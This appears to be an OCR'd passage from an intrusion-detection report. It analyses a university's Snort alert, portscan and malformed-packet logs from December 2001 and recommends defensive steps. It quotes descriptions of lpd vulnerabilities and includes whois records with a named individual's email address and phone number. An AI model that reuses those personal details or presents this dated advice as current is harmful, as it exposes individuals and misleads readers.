We also found that the host MY.NET.1.2 tried to/did connect to the single host MY.NET.50.35 69 times. Our assumpt ion was that this is a valid connection for remote printing with in the University's environment. However what makes it unusal is that from other data MY.NET.1.2 looks to be part of the University's DNS (Domain Name System) server farm that resides on IP's MY.NET.1.2 -> 1.5. We are unsure why a DNS server would want to be printing anything.

This was inferred by the multitude of Snort alert events for that address range for the alert "MISC source port 53 < 1024". When looking at the details of these alert entries we find that the source and destination ports are 53. This is analogous to DNS zone transfers for DNS servers running BIND XXXXXX.

e.g

```
12/24-01:41:21.447971 [**] MISC source port 53 to <1024 [**] 213.199.144.151:53 -> MY.NET.1.2:53

12/24-01:43:25.115926 [**] MISC source port 53 to <1024 [**] 24.64.223.195:53 ->
MY.NET.1.3:53

12/24-01:43:53.316921 [**] MISC source port 53 to <1024 [**] 198.6.1.60:53 ->
MY.NET.1.4:53

12/24-01:45:44.644221 [**] MISC source port 53 to <1024 [**] 198.6.100.150:5 3 ->
MY.NET.1.5:53
```

We also have the Snort alert events of type "DNS zone transfer" for the servers MY.NET.1.3, MY.NET.1.4 and MY.NET.1.5.

e.g.

```
12/24-05:14:39.505518 [**] DNS zone transfer [**] 208.58.66.150:65319 ->
MY.NET.1.3:53

12/23-16:16:23.404318 [**] DNS zone transfer [**] 216.204.110.21:3913 ->
MY.NET.1.4:53

12/23-10:21:51.622145 [**] DNS zone transfer [**] 216.204.110.21:4695 ->
MY.NET.1.5:53
```

Correlations

http://online.securityfocus. com/bid/3252

"Multiple BSD Vendor lpd Buffer Overflow Vulnerability

The BSD print protocol daemon, shipped with many systems, contains a remotely exploitable buffer overflow vulnerability. The daemon listens on TCP port 515 and facilitates printing over a network. It is often enabled by default.

The printer daemon must be properly configured to exploit this vulnerability. Some systems do not ship with the service enabled, such as OpenBSD and FreeBSD. On systems where the daemon is enabled, the attack m ust be launched from a host in the '/etc/hosts.equiv' or '/etc/hosts.lpd' files.

If exploited, remote attackers may be able to gain superuser access to vulnerable systems."

http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1711

"Multiple Vendor lpr Format String Vulnerability

lpr is a utility which queues print jobs and submits them to a destination.

lpr contains a function called checkremote() which returns a pointer to a null terminated character string. This string is passed to syslog() as its primary argument, the format string. As a result, if this string is constructed so that malicious format specifiers can be included, syslog can crash or be exploited to execute arbitrary code. It has been reported that intentional user input into this string is not possible without root access and thus It is considered unlikely that this vulnerability is exploitable.

As OpenBSD lpr is derived from the BSD source tree, other modern BSD distributions may be vulnerable as well.

RedHat advisory RHSA-2000:066-03 makes note of additional minor issues relating to LPR including a potential DoS as well as a race condition allowing the queue to become wedged. See Reference section for details."

Security Recommendations

Due to the number of vulnerabilities in lpd / printerd, and the fact that these are actively being exploited on the Internet today, we would suggest the University take the following action:-

a) As it is unlikely that the University would want to print to a machine external to its network, our want an external server to print to a University printer, we would suggest that ACL (Access Control Lists) be installed on the border gateways and firewalls to drop all traffic to port 515.

b) We would also suggest the University audit the servers on the network and disable all active lpd / printerd services that are not being used.

c) Confirm that MY.NET.1.2 should be printing to MY.NET.50.35 and determine if this is the best way to fulfill the purpose it is currently serving. We are unsure of any reason why a DNS server would want to print anything.

Section 1.2 – Overview of Portscan logs

As explained in "Section 1.1 – Overview of Alert logs", when Snort detects a port scan then it logs a summary alert into the alert log.

```
e.g
12/23-00:16:05.872792  [**] spp_portscan: PORTSCAN DETECTED from MY.NET.6.40
(THRESHOLD 4 connections exceeded in 5 seconds) [**]

12/23-00:16:06.107416  [**] sp p_portscan: portscan status from MY.NET.87.50: 7
connections across 6 hosts: TCP(0), UDP(7) [**]
12/23-00
```

If configured, the Snort system will also log the details of the port scan to a separate log file ("generally configured as portscan.log).

e.g

```
Dec 23 20:48:26 MY.NET.87.50:999   -> 213.245.37.249:1312 UDP
Dec 23 20:48:27 MY.NET.87.50:999   -> 213.245.37.249:1313 UDP
Dec 23 20:48:27 MY.NET.87.50:888   -> 24.164.41.210:27500 UDP
Dec 23 20:48:25 24.36.185.188:1770   -> MY.NET.70.49:1214 NOACK 1***P*SF RE  SERVEDBITS
Dec 23 20:48:26 MY.NET.97.242:4638   -> 12.237.53.74:1214 SYN ******S*
Dec 23 20:48:27 MY.NET.97.242:4634   -> 193.166.134.153:1214 SYN ******S*
```


The University has configured this option, and the logs are sent to a log file called scans.

Destination Analysis

As we did with the Snort alert log analysis, we will analyse the destinations of all the port scans. The following graph shows the top 10 Class C networks, that were the destinations of the port scans. Because port scans, a lot of the tim e, run over multiple hosts in a network, we can get a better idea of where to concentrate our efforts on by looking at a network level.

From the graph below we can see there are two University networks that should be investigated further. They are: -

MY.NET.70
MY.NET.98



Source Analysis


The following graphs are for the source IP addresses and also the source networks that were responsible for generating the portscan events from the Snort system. We choice to do a host base graph for the source network because the majority of scans are from a single source. These can also be a lot easier to detect than distributed port scans.


As you can see from the first graph of source hosts, that it seems that the University may have a problem with the system MY.NET.87.50. It generated by far the most portscan events from the intrusion detection system.

Using the information in this section you may want to reconfigure your firewall to drop traffic from the external hosts/networks, or reconfigure your snort rules if some of the traffic is valid. This way you will reduce the amount of logs that Snort produce, and therefore make it easier to analysis the data internally.

Until now we have only give a very broad analysis that shows you potential problem hosts and networks. As we have no visibility of your security policy, we cannot determine what is acceptable traffic and what is not for your institution. However we do suggest that you review the top 10 hosts and networks (both destination and source) to determine why so many port scans are being caused, and if the port scans are "valid" traffic. If there is valid traffic being seen as port scans, then we suggest you configure your Snort system to ignore this traffic.

Below the next two graphs we will take a closer look at some potential problem networks and hosts.





MY.NET.87.50

The host server MY.NET.87.50 was found to have generated close to 65% of all the portscan Snort events from the data provided by the University. Up on review of the data, it was found that the server did not look like it was actually scanning other servers, and look like "valid" communication data. The majority of the traffic looked like it was being generated by two different "services" on MY.NET.87. 50. The breakdown of the source ports ("source services) can see in the below table.

Source Port	Number of Events
888	274456
999	127469
Other	109

PORT 888

Using the Snort.org's Port DB (http://www.snort.org/ports.html) we found that UDP port 888 is used by the service "accessbuilder".

http://support.3com.com/infodeli/tools/remote/ab6.2/common/secent.pdf

> "The AccessBuilder Security Package is a model for flexible multi -vendor security interoperation that is consistent with preliminary IETF (Internet Engineering Task Force) work. The AccessBuilder Security Package software provides the network administrator with the means to control network access by remote users through an existing network security mechanism."

e.g

```
Dec 23 00:00:08 MY.NET.87.50:888   -> 166.102.239.55:27005 UDP
Dec 23 00:00:09 MY.NET.87.50:888   -> 24.148.14.225:27005 UDP
```

PORT 999

Using the Snort.org's Port DB (http://www.snort.org/ports.html) we found that UDP port 999 is used by the service "applix" or "puprouter".

e.g

```
Dec 23 00:00:05 MY.NET.87.50:999   -> 24.22.140.153:4916 UDP
Dec 23 00:00:07 MY.N ET.87.50:999  -> 24.164.41.210:27500 UDP
```

Security Recommendations

Although we could not find any malicious programs that default to port 888 or 999 UDP, we did find some that did default to 999 TCP (WinSatan, DeepThroat). The other problem with the data from this host is that for both UDP port 888 and 999, we found that a lot of the time the destination port was for 27005 over a large variety of IP addresses. We believe that something very unusual is happening with this host and it should be investigate d as soon as possible.

MY.NET.70.X
The network MY.NET.70 was found to be the target of a large number of scans. Below is a break down of the different scans that were observed.

MY.NET.70.148
This host received the largest number of scans. Below is a n outline of each scan.

204.152.184.75

This source host scanned MY.NET.70.148 a number of times over the 5 day period of log files. Each time, the port scan was a synquencal scan between TCP ports 1024 and port 5000. The TCP scans were all SYN scans (i. e. no other TCP flag set but the SYN). Below is an outline of the scans.

Time Period	Port Scan Destination Range
12/23-03:23:31 - 12/23-04:03:31.	2708 – 5000
12/23-04:03:32 - 12/23-04:03:56	1024 – 1046
12/23-04:40:23 - 12/23-05:17:59	1716 – 4995
12/23-21:37:59 - 12/23-21:38:02	1918 – 1923
12/23-22:00:03 - 12/23-22:00:28	2090 – 2125
12/23-22:16:11 - 12/23-22:33:28	3290 – 4577
12/24-15:01:07 - 12/24-15:17:33	3121 – 4321
12/24-15:50:54 - 12/24-16:02:15	1932 – 2877
12/24-16:35:10 - 12/24-16:37:58	1404 – 1503
12/24-16:43:15 - 12/24-16:43:53	1754 – 1799
12/24-16:46:10 - 12/24-16:47:04	1957 – 2013
12/25-09:07:15 - 12/25-09:15:06	4204 – 4999
12/25-09:15:07 - 12/25-09:21:06	1024 – 1520
12/25-09:46:01 - 12/25-10:06:24	4010 – 4997 1026 – 1965
12/26-02:24:58 - 12/26-02:27:15	4804 – 5000
12/26-02:31:20 - 12/26-02:36:20	1391 – 1601
12/26-22:16:35 - 12/26-22:32:59	4379 – 4999 1024 – 1430
12/26-22:46:56 - 12/26-22:47:07	1994 - 2007
12/26-23:14:31 - 12/27-03:55:57.	3347 – 5000 1024 – 5000 1024 – 5000 1024 – 5000 1024 – 5000 1024 – 1541
12/27-22:29:37 - 12/27-23:11:36	2642 – 1751

From reviewing the source ports we found that during the scan they had a high port of 65535 and decreased over a scan to between 49100 – 49500. Then the sour ce port would jump up into to high ports again. Also from reviewing the data, we would

hazard a guess that the last number of listed scans above were all one process, and for some reason either the network between the University and the source IP address failed, or Snort did not detect the traffic between this period. When reviewing the raw log file, we would guess that its Snort failed to detect the traffic. This is because it was so busy logging the UDP portscan data for MY.NET.87.50 port 888 and port 999 .

```
Dec 27 00:15:52 204.152.184.75:49165   -> MY.NET.70.148:3451 SYN ******S*
Dec 27 00:15:52 204.152.184.75:  49158 -> MY.NET.70.148:3452 SYN ******S*
Dec 27 00:15:54 204.152.184.75:  65527 -> MY.NET.70.148:3454 SYN ******S*
Dec 27 00:15:55 204.152.184.75:65  519 -> MY.NET.70.148:3455 SYN ******S*
Dec 27 00:15:55 204.152.184.75:65515   -> MY.NET.70.148:3456 SYN ******S*


Dec 27 01:04:52 204.152.184.75:49266   -> MY.NET.70.148:2474 SYN ******S*
Dec 27 01:04:53 204.152.184.75:  49258 -> MY.NET.70.148:2476 SYN ******  S*
Dec 27 01:09:41 204.152.184.75:  64119 -> MY.NET.70.148:2732 SYN ******S*
Dec 27 01:09:42 204.152.184.75:64115   -> MY.NET.70.148:2733 SYN ******S*
Dec 27 01:09:42 204.152.184.75:64111   -> MY.NET.70.148:2734 SYN ******S*
Dec 27 01:09:43 204.152.184.75:641  07 -> MY.NET.70.148:2735 SYN ******S*
Dec 27 01:09:43 204.152.184.75:64105   -> MY.NET.70.148:2736 SYN ******S*
Dec 27 01:09:44 204.152.184.75:64104   -> MY.NET.70.148:2737 SYN ******S*
```

While this host was port scanning MY.NET.70.148, due to Snorts alert s ignatures, it activated alert events. These included: -

SCAN Proxy attempt
High port 65535 tcp - possible Red Worm – traffic
Port 55850 tcp - Possible myserver activity - ref. 010313-1
INFO – Possible Squid Scan

Whois

```
M.I.B.H., LLC (NETBLK-MIBH-2BLK)
Star Route Box 159A
Woodside, CA 94062
US

Netname: MIBH-2BLK
Netblock: 204.152.184.0  - 204.152.191.255
Maintainer: VIX

Coordinator:
   Vixie, Paul  (PV15-ARIN)  paul@VIX.COM
   +1 415 747 0204

Domain System inverse mapping provided by:

NS-EXT.VIX.COM          204.152.184.64
NS1.GNAC.COM            209.182.195.77

Record last updated on 27-Apr-1999.
Database last updated on  2-Mar-2002 19:57:03 EDT.
```

129.128.5.191

We found that the host 129.128.5.191 conduc ted four port scans between TCP ports 1610 and 4780 between the 24 th and the 27th of December 2001.What is similar for this source hosts is that the source port is always port 20 which normally used for ftp -data. However, port 20 is not used as a source po rt, but a destination port for ftp -data.

62.243.72.50

Similar to the port scans that 129.128.5.191 did on MY.NET.70.148, 62.243.72.50 also conducted four different port scans covering TCP ports 2315 to 4480. These port scans also used a source port of 20 . What was interesting about this lot of scans was that a scan was conducted each day between 24 th and the 27th, all around 19:00 at night.

OTHER PORT SCANS ON MY.NET.70.X

Following is a table that summarises the other port scans that were detected by the Snort system destined for servers on MY.NET.70.X

Source IP	Dest. IP's	Dest. Port	Things of Interest.
210.58.102.86	Whole Class C	21 (ftp)	Source port 21 also
211.248.231.10	Whole Class C	22 (ssh)	
212.95.76.165	Whole Class C	21 (ftp)	
216.245.160.186	Whole Class C	22 (ssh)	
24.0.28.234	Whole Class C	22 (ssh)	SYN – FIN set
24.138.61.171 24.44.21.206	Whole Class C Whole Class C	21 (ftp) 21 (ftp)	
65.165.14.43	Whole Class C	21 (ftp) 1080 (socks5)	Source port 20.

Security Recommendations

Because of the numerous port scans against it, we would suggest that the University audits the server MY.NET.70.148. The University should investigates why this server is of particular interest to someone/'s and undertake a risk assessment to ensure the secu rity requirements for this server is adequate.

We would also suggest that the University reviews the rest of the MY.NET.70 network and look for open ftp servers (possible Warez sites), and ssh servers that have vulnerable bugs in them.

MY.NET.97.X

As shown in the overview, the network MY.NET.97 was responsible for generating a large number port scans. Upon review of the data, we found that all the data looked like valid TCP/UDP communications. Also reviewing the data, it seems like this network is a us er desktop LAN environment, as the majority of the ports involved in the events are either peer - to-peer programs, or belong to a games network. The break down of the ports are below.


Port Description		Number of Events
Hp-alarm-mgr	(UDP 383)	637
Kazaa	(TCP 1214)	15550
UDP 1686 / 1993 / 2016 / 2228		5892
Edonkey	(UDP 4665)	351
FSGS Game Net.	(UDP 6112)	8640
Gnutella	(TCP 6346)	2728
UDP 28800		1491
UDP 56768 -> 56768		64
Other		923

http://lists.jammed.com/incidents/2001/11/0015.html

> "TCP 1214 is the default port for KaZaA, an mp3 etc. sharing program.
>
> TCP 6346 is the default port for Gnutella, an mp3 etc. sharing program.
>
> UDP 28800 is the default port for a first -person multiuser network game - I don't remember which one (UDP 28800, 6112, and 27015 are similarly present in our analog dial up pool). "

We found that the server MY.NET.97.220 was communicating with some protocol that we could not establish. The protocol involved with MY.NET.97.220 was sending UDP packets from ports 1686, 1993, 2016 and 2228 to a high port at the destination. We found that the source port of 2228 was used more often.

Number of Events per Source Port



We also see that the there are only 5 destination networks being: -

194.251.249.169
194.251.249.182
194.251.249.189
216.33.98.254
24.197.48.74

Whois

```
inetnum:      194.251.249.0  - 194.251.249.255
netname:      SONERA -INET
descr:        eDome gaming servers
descr:        Sonera Juxto Ltd
country:      FI
remarks:      Please send abuse and spam notifications to
gamemaster@edome.net
admin-c:      JV31 -RIPE
tech-c:       SIH3 -RIPE
status:       ASSIGNED PA
notify:       ripe -manager@datanet.tele.fi
mnt-by:       DATANET -NOC
changed:      kristian.rastas@datanet.tele.fi 20010925
source:       RIPE

role:         Sonera Inet Hostmaster
address:      Sonera Juxto Oy
address:      Development and Production
address:      PL 650
address:      00051 SONERA
phone:        +358 20401
fax-no:       +358 2040 59133
e-mail:       hostmaster@ns.inet.fi
trouble:      Please send abuse and spam notifications to
abuse@inet.fi
trouble:      General information: http://www.sonera.com/
admin-c:      JM11414 -RIPE
tech-c:       JR143 -RIPE
nic-hdl:      SIH3 -RIPE
notify:       ripe -manager@datanet.tele.fi
mnt-by:       DATANET -NOC
changed:      kristian.rastas@datanet.tele.fi 20001212
changed:      kristian.rastas@datanet.tele.fi 20010920
changed:      kristian.rastas@datanet.tele.fi 20011018
source:       RIPE
```




Diagram: UDP communication for MY.NET.97.220 to 216.33.98.254

Security Recommendations

We found when goi ng back and reviewing the Alert events, that there was a large number of MSN Chat alert events for the MY.NET.97 network as well. This backs up our conjecture that this is a user desktop LAN. If the University has a policy of allow its users on this network to use peer-to-peer networks, and network based games, then we would suggest that if it has not been done already, then restrict the access from the MY.NET.97 network from other more critical segments on the University's network.


Section 1.3 – Overview of OOS (Out-of-Spec) logs


The Snort Intrusion Detection System, found 8280 OOS events. OOS events are packets that do not conform to RFP standards, and therefore are Out of Specification. These types of packets are abnormal, and therefore any OOS even ts should be considered malicious as a general rule. OOS packets can be used for the following reasons: -

1. Denial of Service – Some applications or operating systems may crash or lock up when it tries to process an OOS packet.
2. Access Control Evasion – Some devices that uses access control lists may be vulnerable to by passing access control rule sets as they only inspect initial packets with just the TCP SYN flag set.
3. Device Fingerprinting – OOS packets may be used to fingerprint a remote device by reviewing how the remote device responds to the OOS packet.

Destination Analysis


When we look at the top 10 destinations for the OOS events over the period of 23 rd December 2001 to the 27 th December 2001, we can see that a couple of hosts on a particular network, MY.NET.253, seem to be the most targeted. Below are graphs showing the top 10 destination hosts, followed by a graph of the top 10 destination networks. The other networks in the top 10 destinations, are evenly spread with the number of OOS events.





Source Analysis

Next, as we have done in previous sections, we review the source addresses and networks that generated the OOS Snort events against the University's network.



From the above graphs we can easily see that the majority of the OOS events came from one source address on a the network 24.0.0.0/16.

24.0.28.234

When analysing what sort of OOS events from the host 24.0.28.234 were being generated, we found that the source host had tried to do a SYN-FIN port scan for ssh servers across the whole of the University's Class B IP address range. This port scan started on the 25th December 2001 at 21:50:46, and finished at 22:12:22 on the same day. That's an average of just over 6 destinations a second. Below is an example of the OOS events generated.

```
12/25-21:50:46.415952 24.0.28.234: 22 -> MY.NET.1.3:22
TCP TTL:25 TOS:0x0 ID:39426
**SF**** Seq: 0x7863007   Ack: 0x6D563A98   Win: 0x404
00 00 00 00 00 00                              ......


12/25-21:50:46.415952 24.0.28 .234:22 -> MY.NET.1.3:22
TCP TTL:25 TOS:0x0 ID:39426
**SF**** Seq: 0x7863007   Ack: 0x6D563A98   Win: 0x404
00 00 00 00 00 00                              ......


12/25-21:50:46.521709 24.0.28.234:22  -> MY.NET.1.8:22
TCP TTL:25 TOS:0x0 ID:39426
